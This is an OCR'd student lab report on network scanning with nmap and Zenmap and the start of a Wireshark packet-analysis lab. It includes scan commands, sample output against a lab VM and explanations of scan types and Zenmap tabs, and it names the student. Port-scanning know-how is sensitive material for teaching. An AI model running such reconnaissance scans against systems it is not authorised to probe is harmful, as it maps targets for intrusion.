
5 nmap -sF VM IP, explain the meaning of nmap –sF

```
C:\Users\student>nmap -sF 192.168.56.1
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-22 16:07 SE Asia Standard Tim
e
Nmap scan report for 192.168.56.1
Host is up (0.00081s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

C:\Users\student>
```


6 nmap -PB VM IP, explain the meaning of nmap –PB

```
C:\Users\student>nmap -PB 192.168.56.1
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-22 16:08 SE Asia Standard Tim
e
Nmap scan report for 192.168.56.1
Host is up (0.0011s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1028/tcp open  unknown
```

7 nmap -O VM IP IP, explain the meaning of nmap –O



8 nmap -PS VM IP, explain the meaning of nmap –PS



https://nmap.org/download.html
http://www.insecure.org/nmap/

LAB03 Zenmap


Class	CT201H
Student ID	B2014926
Name	Tran Dang Khoa
Email address	B2014926
Class	
Browser	Safari, Chrome, IE, Firefox

1. Design Zenmap scanning pen-test scenario under Windows

	scanner	target
OS	Windows Ubuntu	Windows, Linux
IP address	Test - bed host IP	Localhost CTU IP CICT IP Neighboring PC IP VM IP(Ubuntu, Centos)
scanning program	Zenmap Windows Zenmap Ubuntu	
scanning types	scan in profile field scan in command field scan in menu bar	


If you find error message, capture it on LAB report and explain

2.Install Zenmap on Window or on Ubuntu (select one)




3. scan in profile field and explain the scan command

1 Intense Scan Command: nmap -T4 -A -v <*target*>




2 Intense Scan, all TCP Ports Command: nmap -p 1-65535 -T4 -A -v <target>



⇨Nmap -p 1-65535 -T4 -A -v is an Namp command that performs an extensive and aggressive scan of all possible ports on the target systems, while also attempting to identify the operating system and service versions. The use of '-v' provides detailed output, and '- T4' sets the timing template for the scan to be faster but less stealthy. This command is useful when you want to thoroughly inspect a target system's services and are willing to accpect the increased scan time and potentially less stealthy approach.


3 Intense Scan, no ping Command: nmap -T4 -A -v -Pn <target>



⇨namp -T4 -A -v -Pn' is an namp command that performs an aggressive and thorough scan of a target host or network. It attempts to identify the operating system and service version, provides detailed output, and skips the host discovery phase to save time when you are sure about the target's online status. This command is useful for in-depth network reconnaissance when speed is a priority and stealthiness is not a major concern.


4. Scan in command field and explain the scan command

4 Ping Scan Command: nmap -sn <target>




⇨It simply sends ping requests to the target host to check if the target host is alive or not. As the example below, I use a ping scan to check if the target host is alive or not and, as the result, it seems alive.

5 Quick Scan Command: nmap -T4 -F <target>




⇨ Quick scan simply scan faster than the intense scan and limit the number of ports scanned to only 100 most common TCP ports.

6 Quick Trace Route Command: nmap -sn --traceroute <target>



⇨ This scan means traceroute and ping all hosts defined in the target. 7 Regular Scan Command: nmap *<127.30.125.29>*


7 Regular Scan Command: nmap <target>



⇨ The regular scan is the default scanning, TCP scanning, it simply scans and shows open services or ports on the target host, usually scans the 1000 most common ports. The scan below scanned 998 filtered ports and only two are open.


5. Scan in menu bar and explain scan command

8 Press Hosts button & explain




⇨ It simply displays all hosts that were scanned. Each host is labeled with its hostname or domain name, IP address and has an icon indicating the OS that was detected for that host. The figure below shows only no specific OS or OS detection not performed on that hosts.

9 Press Services button & explain




⇨ It displays all services that were scanned and which ports or hosts use that service. 10 Press Nanmap output button & explain

10 Press Nanmap output button & explain




⇨ It simply shows the results scan of nmap commands.

11 Press Ports / Hosts button & explain



⇨ The “Ports / Hosts” tab's display differs depending on whether a host or a service is currently selected. When a host is selected, it shows all the interesting ports on that host, along with version information when available. When a service is selected, the “Ports / Hosts” tab shows all the hosts which have that port open or filtered.

12 Press Topology button & explain




⇨ The “Topology” tab shows the connections between hosts in a network. It is a visual view of the traceroute. From the figure below, I can see, the black circle is my local host.

⇨ It has some green circle (because that has fewer than 3 open ports) clustered around localhost and has connected with a dashed black line (seems that with no traceroute information).

⇨ In the figure, I also see a white circle on the effort to connect to the ctu.edu.vn domain, the white circle represents it is an intermediate host in the network path that was not port scanned.

⇨ The bigger circle show that has a more open port on the host, the thickness of the blue line in the figure below shows it is a primary traceroute. As we can see in the figure below, they have two yellow squares, which means that hosts with some ports are filtered.

13 Press Host details button & explain



- The “Host Details” tab shows pieces of information of host about Host status, Address.
- Hostnames, Operating System, OS class, Ports used by Host.
- Each host has an icon that provides a very rough “vulnerability” estimate, which is based solely on the number of open ports. From the figure below, I can see that host has 1 open port so the host has the icon below (the icon below will be shown if has 0-2 open ports).

https://linuxhint.com/zenmap_ubuntu_nmap/

LAB04 packet analyzing


Class	M02
Student ID	B2014926
Name	Tran Dang Khoa
Email address	Khoab2014926@student.ctu.edu.vn
Class	M02
Browser	Safari, Chrome, IE, Firefox

1. Design packet analyzing process under Windows

	scanner	target
OS	Windows Ubuntu	Windows, Linux
IP address	Test - bed host IP	Localhost CTU IP CICT IP Neighboring PC IP VM IP(Ubuntu, Centos)
Analyzing program	Wireshark	
Analyzing types	Filter ARP packet Filter TCP packet	

2. Survey following menu and explain

1 View – packet details



```
C:\Users\PC>ping google.com

Pinging google.com [142.251.220.78] with 32 bytes of data:
Reply from 142.251.220.78: bytes=32 time=84ms TTL=119
Reply from 142.251.220.78: bytes=32 time=32ms TTL=119
Reply from 142.251.220.78: bytes=32 time=33ms TTL=119
Reply from 142.251.220.78: bytes=32 time=50ms TTL=119

Ping statistics for 142.251.220.78:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 32ms, Maximum = 84ms, Average = 49ms
```

